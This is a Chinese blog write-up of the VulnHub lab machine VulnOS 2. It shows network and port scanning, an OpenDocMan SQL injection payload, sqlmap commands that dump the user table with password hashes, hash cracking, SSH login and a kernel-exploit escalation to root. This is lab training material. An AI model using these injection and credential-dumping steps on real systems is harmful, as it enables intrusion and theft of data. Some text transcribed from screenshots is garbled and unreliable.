

Vulnhub靶机 VULNOS: 2 writeup

原创

剑豪123  已于 2022-02-20 22:15:12 修改  2771  收藏


分类专栏: [vulnhub](#) 文章标签: [安全](#) [linux](#) [web](#) [安全](#)

于 2022-02-10 11:29:13 首次发布

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本文链接: <https://blog.csdn.net/xingjinhao123/article/details/122856917>

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订阅专栏

下载地址: <https://www.vulnhub.com/entry/vulnos-2,147/>

Description

VulnOS are a series of vulnerable operating systems packed as virtual images to enhance penetration testing skills

This is version 2 -

Smaller, less chaotic !

As time is not always on my side, It took a long time to create another VulnOS. But I like creating them. The image is build with VBOX. Unpack the file and add it to your virtualisation software.

Your assignment is to pentest a company website, get root of the system and read the final flag

NOTE : current keyboard preferences is BE "pentesting is a wide concept"

If you have questions, feel free to contact me on m4db33f@gmail dot com Shout out to the Vulnhub Testing team!

Hope you enjoy.

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?

信息搜集

获取IP地址

```
(root㉿kali)-[~/home/kali]
# arp-scan -l
Interface: eth0, type: EN10MB, MAC: 00:0c:29:e6:4d:54, IPv4: 192.168.1.153
Starting arp-scan 1.9.7 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.1.1      a0:08:6f:6c:4c:5b      HUAWEI TECHNOLOGIES CO.,LTD
192.168.1.30     54:05:db:eb:24:16      (Unknown)
192.168.1.172    08:00:27:57:4f:aa      PCS Systemtechnik GmbH
192.168.1.172    08:00:27:57:4f:aa      PCS Systemtechnik GmbH (DUP: 2)

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.7: 256 hosts scanned in 1.970 seconds (129.95 hosts/sec). 4 responded
```

扫描端口

```


root@Kali:~/home/kali#
# nmap -A -O -p- 192.168.1.172
Starting Nmap 7.92 ( https://nmap.org ) at 2022-02-02 03:10 EST
Nmap scan report for 192.168.1.172
Host is up (0.00032s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.6 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 f5:4d:c8:e7:8b:c1:b2:11:95:24:fd:0e:4c:3c:3b:3b (DSA)
|   2048 ff:19:33:7a:c1:ee:b5:d0:dc:66:51:da:f0:6e:fc:48 (RSA)
|   256 ae:d7:6f:cc:ed:4a:82:8b:e8:66:a5:11:7a:11:5f:86 (ECDSA)
|_ 256 71:bc:6b:7b:56:02:a4:8e:ce:1c:8e:a6:le:3a:37:94 (ED25519)
80/tcp    open  http     Apache httpd 2.4.7 ((Ubuntu))
|_http-title: VulnOSv2
|_http-server-header: Apache/2.4.7 (Ubuntu)
6667/tcp  open  irc      ircd
MAC Address: 08:00:27:57:4F:AA (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: Host: irc.example.net; OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1  0.32 ms  192.168.1.172


OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit
Nmap done: 1 IP address (1 host up) scanned in 22.02 seconds

```

80端口



点击website跳转到/jabc



在 jabc/?q=node/7 页面看起来啥也没有，但是Ctrl+A全选之后看到提示还有一个目录 /abcd0cs/

The screenshot shows a web browser window with the URL `192.168.1.172/jabc/?q=node/7`. The page title is "JABC" and the subtitle is "Just Another Bioware Company". The navigation menu includes "Home", "About", "JABC", and "Documentation". A breadcrumb trail "Home > Documentation »»" is visible. The main content area is titled "Documentation" and contains a single line of text: "CSDN @剑豪123". The browser's address bar and top navigation bar are also visible.

This screenshot shows the same JABC website as above, but the URL is `192.168.1.172/jabc/?q=node/7`. The main content area now displays several lines of text under the heading "Documentation": "Dear customer", "For security reasons, this section is hidden.", "For a detailed view and documentation of our products, please visit our documentation platform at [jabcdocs.onion](#) on the server. Just login with quest/quest", and "Thank you.". The rest of the page is mostly blank or contains placeholder text.

访问/jabcs0cs/

The screenshot shows a web browser window with the URL `192.168.1.172/jabcs0cs/`. The page title is "OpenDocMan". It features a login form with fields for "Username" and "Password", a "Forgot your password?" link, and an "Enter" button. Below the form is a "Sign-up for an account" link. The footer contains copyright information: "Copyright © 2000-2013 Stephen Lawrence", "OpenDocMan v1.2.7 | Support | Feedback | Bugs |", and "CSDN @剑豪123".

在/jabcs0cs/发现CMS的版本，使用searchsploit查询

The screenshot shows a terminal window with the command `searchsploit /home/kali/Desktop/expkits/jabcs0cs/2879.txt` run. The output indicates multiple vulnerabilities found in OpenDocMan version 1.2.7. One specific vulnerability is highlighted: "Advisory ID: HTB32026 Product: OpenDocMan Version(s): 1.2.7, and probably prior Tested Version: 1.2.7 Advisory Date: February 13, 2014 [without technical details] Vendor Notifications: February 12, 2014 Vendor Patch: February 24, 2014 CVSS Base Score: 7.5 CVSS Temporal Score: 6.5 Vulnerability Type: SQL Injection [OWC-89], Improper Access Control [OWC-294] CVSS Vector: CVV-2014-1945, CV-2014-3946 Risk Level: High CVSS2 Base Scores: 7.5 [AV:N/AC:L/Au:N/C/I/B/A/P], 6.5 [AV:N/AC:L/Au:S/C/I/B/A/P] Solutions Status: Fixed by Vendor Discovered and Published: High-Tech Bridge Security Research Lab (<https://www.h2bridge.com/advisory/>)". The terminal also shows "advisory Details:" and a note about SQL injection and administrative access.

The vulnerability exists due to insufficient validation of "add_value" HTTP GET parameter in "/ajax_udf.php" script. A remote unauthorized attacker can execute arbitrary SQL commands in application's database.
The exploitation example below displays version of the MySQL server:
http://[host]/ajax_udf.php?add_value=odm_user%20UNION%20SELECT%20version
version=2013_3_4_5_6_7_8_9
2) Impersonate access control is OpenDocMan: CVE-2014-3946
The vulnerability exists due to insufficient validation of allowed action in "signup.php" script when updating user's profile. A remote unauthorized attacker can easily gain administrative privilege to get to the current account and gain complete control over the application.
The exploitation example below assigns administrative privileges for the current account!

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这里看到了pyload

```
http://[host]/ajax_udf.php?q=1&add_value=odm_user%20UNION%20SELECT%201,version%28%29,3,4,5,6,7,8,9
```

可以利用



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使用sqlmap跑库

```
sqlmap -u "http://192.168.1.172/jabcd0cs/ajax_udf.php?q=1&add_value=odm_user" --batch --level=3 --dbs
```

```
[root@kali: ~]# ./sqlmap.py -u "http://192.168.1.172/jabcd0cs/ajax_udf.php?q=1&add_value=odm_user" --batch --level=3 --dbs
[!] Legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 09:58:12 2022-07-02

[2022-07-02 09:58:12] [INFO] resuming back-end DBMS 'MySQL'
[2022-07-02 09:58:12] [INFO] testing connection to the target URL
sqlmap resumed the following injectable point(s) from stored session:
--parameter: add_value (GET)
--type: time-based blind
--title: MySQL boolean-based blind - WHERE, GROUP BY clause
--Payload: q=blind_value=odm_user#HEX(8220-8028

[Type: time-based blind]
[Title: MySQL 3.5.1 time-based blind (heavy query) - PROCEDURE ANALYSE (RETRACTABLE)]
[Payload: q=blind_value=odm_user PROCEDURE ANALYSE(UNQUOTE((CONCAT(0x4c,(SELECT(CHAR(108#0000,MID(B+864c04aa))))))),1)

[Type: UNION]
[Title: MySQL UNION query (NULL) - 9 columns
[Payload: q=blind_value=odm_user UNION ALL SELECT CONCAT(0x717066a1,0x725d0875a58724547aee74a254ff6662a79c78a7e644751a585952x8006nc627573687a48,0x7162a7171),NULL,NULL,NULL,NULL,-

[2022-07-02 09:58:12] [INFO] the back-end DBMS is MySQL
[2022-07-02 09:58:12] [INFO] Web application technology: PHP 5.5.9, Apache 2.4.4
[2022-07-02 09:58:12] [INFO] Back-end DBMS: MySQL 3.5.12
[2022-07-02 09:58:12] [INFO] Current user: root
[2022-07-02 09:58:12] [INFO] Available database names
[2022-07-02 09:58:12] [INFO] available databases [6]
[*] dba@?
[*] information_schema
[*] information
[*] mysql
[*] performance_schema
[*] phpmyadmin

[2022-07-02 09:58:12] [INFO] Retrieved data logged to text files under '/root/.local/share/sqlmap/output/192.168.1.172'
[*] ending @ 09:58:12 /2022-07-02
```

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跑表名

```
sqlmap -u "http://192.168.1.172/jabcd0cs/ajax_udf.php?q=1&add_value=odm_user" --batch --level=3 -D jabcd0cs --tables
```

```
[09:19:18] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.7, PHP 5.5.9
back-end DBMS: MySQL > 5.0.12
[09:19:16] [INFO] fetching tables for database: 'jabcd0cs'
Database: jabcd0cs
[15 tables]
+-----+
| adm_access_log
| adm_admin
| adm_category
| adm_data
| adm_department
| adm_dept_perms
| adm_dept_reviewer
| adm_filetypes
| adm_log
| adm_odmsys
| adm_rights
| adm_settings
| adm_udf
| adm_user
| adm_user_perms
+-----+
[09:19:16] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.1.172'.
[*] ending @ 09:19:16 /2022-02-02/
```

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在odm_user表里面发现了有用户名密码

```
sqlmap -u "http://192.168.1.172/jabcd0cs/ajax_udf.php?q=1&add_value=odm_user" --batch --level=3 -D jabcd0cs -T odm_user --dump
```

```
Database: jabcd0cs
Table: odm_user
[2 entries]
+-----+
| id | Email           | phone | password                                | username | last_name | department | first_name | pw_reset_code |
+-----+
| 1  | webmin@example.com | 5555551212 | b78aae356709f8c31118ea613988954b | webmin   | min       | 2          | web        | <blank>      |
| 2  | guest@example.com | 555 5555555 | 084e0343a0486ff85538dfec795c88b4 (guest) | guest    | guest     | 2          | guest       | NULL          |
+-----+
[09:19:55] [INFO] table 'jabcd0cs.odm_user' dumped to CSV file '/root/.local/share/sqlmap/output/192.168.1.172/dump/jabcd0cs/odm_user.csv'
[09:19:55] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.1.172'.
[*] ending @ 09:19:55 /2022-02-02/
```

将获取的哈希值解密

输入让你无语的MD5

b78aae356709f8c31118ea6

解密

md5
webmin1980

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getshell

使用获取的用户名密码尝试登录ssh，使用webmin用户登录成功

```
[root@kali]~/.kali
# ssh webmin@192.168.1.172
webmin@192.168.1.172's password:
Welcome to Ubuntu 14.04.4 LTS (GNU/Linux 3.13.0-24-generic i686)

 * Documentation: https://help.ubuntu.com/

 System information as of Wed Feb  2 07:51:16 CET 2022

 System load: 0.82           Memory usage: 3%   Processes:      64
 Usage of /: 5.7% of 29.91GB Swap usage: 0%   Users logged in: 0

 Graph this data and manage this system at:
 https://landscape.canonical.com/

 New release '16.04.7 LTS' available.
 Run 'do-release-upgrade' to upgrade to it.

 Last login: Wed May  4 10:41:07 2016
 $ id
 uid=1001(webmin) gid=1001(webmin) groups=1001(webmin)
 $ 
```

提权

查看系统版本，内核版本

```
$ lsb_release -a
No LSB modules are available.
Distributor ID: Ubuntu
Description:    Ubuntu 14.04.4 LTS
Release:        14.04
Codename:       trusty
$ cat /etc/*release
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=14.04
DISTRIB_CODENAME=trusty
DISTRIB_DESCRIPTION="Ubuntu 14.04.4 LTS"
NAME="Ubuntu"
VERSION="14.04.4 LTS, Trusty Tahr"
ID=ubuntu
ID_LIKE=debian
PRETTY_NAME="Ubuntu 14.04.4 LTS"
VERSION_ID="14.04"
HOME_URL="http://www.ubuntu.com/"
SUPPORT_URL="http://help.ubuntu.com/"
BUG_REPORT_URL="http://bugs.launchpad.net/ubuntu/"
$ uname -a
Linux VulnOSv2 3.13.0-24-generic #47-Ubuntu SMP Fri May 2 23:31:42 UTC 2014
```

使用searchsploit查询找到一个符合条件的exp

将exp上传到靶机，赋予可执行权限，编译并执行，成功获取root权限

拿到root目录下的flag

```
# cd /root
# ls
flag.txt
# cat flag.txt
Hello and welcome.
You successfully compromised the company "JABC" and the server completely !!
```

Congratulations !!!

Hope you enjoyed it.

What do you think of A.I.?

#

到这里成功完成了该靶机！

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